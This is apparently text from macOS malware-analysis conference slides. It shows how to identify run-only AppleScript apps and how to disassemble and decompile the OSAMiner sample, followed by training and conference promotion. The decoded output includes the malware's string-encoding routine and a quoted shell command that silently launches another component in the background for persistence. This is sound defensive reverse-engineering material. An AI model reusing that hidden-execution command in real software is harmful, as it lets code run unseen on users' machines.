When run w/ -o, compiles and embeds script in a "run-only" version of the app



How to identify an AppleScript app

1



```
01 _start() {  
02  
03 ComponentInstance rax =  
04 _OpenDefaultComponent(0x61706c74, 0x73637074);  
05 ...  
}
```

little endian "aplt" & "scpt"

2 start() just invokes
OpenDefaultComponent()

OSACOMPILE

Malware: OSAMiner

```
% file ~/Malware/OSAMiner/com.apple.4V.plist
OSAMiner/com.apple.4V.plist: AppleScript compiled
```

```
% osadecompile OSAMiner/com.apple.4V.plist
osadecompile: OSAMiner/com.apple.4V.plist: errOSASourceNotAvailable (-1756).
```

compiled AppleScript

```
% ASDisasm/python disassembler.py OSAMiner/com.apple.4V.plist
```

```
=== data offset 2 ===
```

```
Function name : e
```

```
Function arguments: ['_s']
```

```
...
```

```
00013 RepeatInCollection <disassembler not implemented>
```

```
...
```

```
00016 PushVariable [var_2]
```

```
00017 PushLiteral 4 # <Value type=fixnum value=0x64>
```

```
00018 Add
```

```
=== data offset 3 ===
```

```
Function name : d
```

```
Function arguments: ['_s']
```

```
...
```

```
00013 RepeatInCollection <disassembler not implemented>
```

```
...
```

```
00016 PushVariable [var_2]
```

```
00017 PushLiteral 4 # <Value type=fixnum value=0x64>
```

```
00018 Subtract
```

1

Function: "e"
...encode(?) a string by adding 0x64 in a loop

2

Function: "d"
...decode(?) a string by subtracting 0x64 in a loop

AppleScript Disassembler (Jinmo)

OSACOMPILE

Malware: OSAMiner

```
% ASDisasm/disassembler.py OSAMiner/com.apple.4V.plist > com.apple.4V.disasm  
% aevt_decompile ASDisasm/com.apple.4V.disasm
```

decompile via aevt_decompile

more info!
(Phil Stokes)


FADE DEAD | Adventures in
Reversing Malicious Run-Only
AppleScripts

```
01 ...  
02 === data offset 5 ===  
03 Function name : 'Open Application'  
04 ...  
05 ;Decoded String "~/Library/k.plist"  
06 000e0 PushLiteralExtended 36 # <Value type=string value='\x00\x8b\x00\x84... '>  
07 ...  
08 ;<command name="do shell script" code="sysoexec" description="Execute a shell  
09 script using the 'sh' shell"> --> in StandardAdditions.sdef  
10 000e9 MessageSend 37 # <Value type=event_identifier value='syso'-'exec'-...>  
11 ...  
12 ;Decoded String "osascript ~/Library/k.plist > /dev/null 2> /dev/null & "  
13 000ee PushLiteralExtended 38 # <Value type=string value='\x00\x03\x00\x07... '>]
```



decompiled **payload**
(persist/exec other components)

Conclusions

...& take aways



TAKEAWAYS




"Why reverse engineer when you can simply unwrap?"

- 1 Identify the tool used to package up the script
- 2 Extract the embedded script using package-specific tools
- 3 Analyze readable script (instead of irrelevant binary)

INTERESTED IN LEARNING MORE?

"The Art of Mac Malware" book(s) & training

Book Signing + free books!
Saturday 11:00 @ NSP booth



#OBTS v8.0 Trainings:

"The Art of Mac Malware: Detection & Analysis"

Learn the tools & techniques used to uncover and then dissect the latest threats targeting macOS.



Patrick Wardle

As Macs grows in popularity, so does the prevalence of malware targeting this platform.

Ever wanted to learn exactly how to tear apart these malicious creations in order to reveal their inner workings? Or how to craft tools capable of programmatically detecting even brand new threats? Here's your chance!

In this recently updated content-packed three-day course, Mac security expert and author **Patrick Wardle** will teach the tools and techniques needed to comprehensively analyze and understand malware targeting Apple's desktop OS. Moreover, we'll discuss heuristic-based approaches to programmatically detect both current and novel threats.

[Details \(+sign up\) →](#)

Training: Mac Malware Detection & Analysis


Come to #OBTS v8!
Oct. 2025 (Spain)

OBJECTIVE-SEE FOUNDATION 501(c)(3)

learn more our community efforts ... & support us! 🥰



#OBTS Conference



College Scholarships



Diversity Programs
("Objective-We")

The Objective-See Foundation
objective-see.org/about.html

Mahalo to the "Friends of Objective-See"



Binary Facades

RESOURCES :

"Threat detection report > techniques: AppleScript"

redcanary.com/threat-detection-report/techniques/applescript/

"FADE DEAD | Adventures in Reversing Malicious Run-Only AppleScripts"

sentinelone.com/labs/fade-dead-adventures-in-reversing-malicious-run-only-applescripts/

"The Art of Mac Malware (Vol I: Analysis)"

taomm.org/vol1/read.html

"Analyzing OSX/CreativeUpdate"

objective-see.org/blog/blog_0x29.html

"Adventures in Anti-Gravity (Part I & II)"

objective-see.org/blog/blog_0x5B.html / objective-see.org/blog/blog_0x5B.html

"Stealthy Attributes of Lazarus APT Group: Evading Detection with Extended Attributes"

www.group-ib.com/blog/stealthy-attributes-of-apt-lazarus/

"AppleScript Disassembler"

github.com/Jinmo/applescript-disassembler

"aevt_decompile"

github.com/SentinelLabs/aevt_decompile